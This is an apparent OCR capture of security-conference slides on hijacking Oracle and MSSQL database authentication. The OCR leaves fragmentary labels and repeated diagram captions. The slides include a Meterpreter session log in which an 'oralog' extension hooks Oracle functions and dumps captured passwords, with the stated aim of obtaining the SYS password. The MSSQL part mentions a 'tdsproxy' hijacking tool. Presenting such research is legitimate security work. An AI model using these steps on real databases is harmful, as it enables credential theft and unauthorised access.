
Hijack

Victim



Hijack

Victim



Hijack

DB LINK

Vic

pytr

```
00 2e 00 00 06 00 00 00 00 00 08 01 00 01 16 00    ................
16 46 75 6e 63 74 69 6f 6e 20 72 65 74 75 72 6e    .Function return
65 64 20 45 32 34 0a 09 01 00 00 00 03 00          ed E24........


[*] Sending stage (951296 bytes) to 192.168.56.20
[*] Meterpreter session 2 opened (192.168.56.101:42032 -> 192.168.56.20:4444
) at 2012-09-18 21:01:33 +0200

meterpreter > load oralog
Loading extension oralog...success.
meterpreter > hook
Function hooking completed

meterpreter > getlogfile
[InitServerExtension] Extension loaded
[pztvo5pe] Password: Test1234
[pztvo5pe] Password: Test1234
[pztvo5pd] Password: Test1234
[pztvo5pd] Password: Test1234

meterpreter >
```

Notes

- Combine all the things above ➡ **get the SYS user password**
- Easy to use metasploit modules
- Oracle is huge (the windows executable is 130MB), so be careful what you are doing in the memory

MSSQL hijack

Part 4

We do not deal with Oracle only

History

- Tools to log the authentication data or downgrade the authentication (e.g.: hatkit_proxy/ms-sql-downgrade.bsh)

- Metasploit module for harvesting credentials (July 12th, 2012 by Patrik Karlsson)

- But until now there was no tool for hijacking

DEEPSEC

What?

Victim


tdsproxy

Attacker

DEEPSEC

What?

Victim



tdsproxy

Attacker

DEEPSEC

What?

Victim


tdsproxy

Attacker

DEEPSEC

What?


Victim



Attacker

DEEPSEC


What?



Attacker

DEEPSEC


What?



Attacker

DEEPSEC

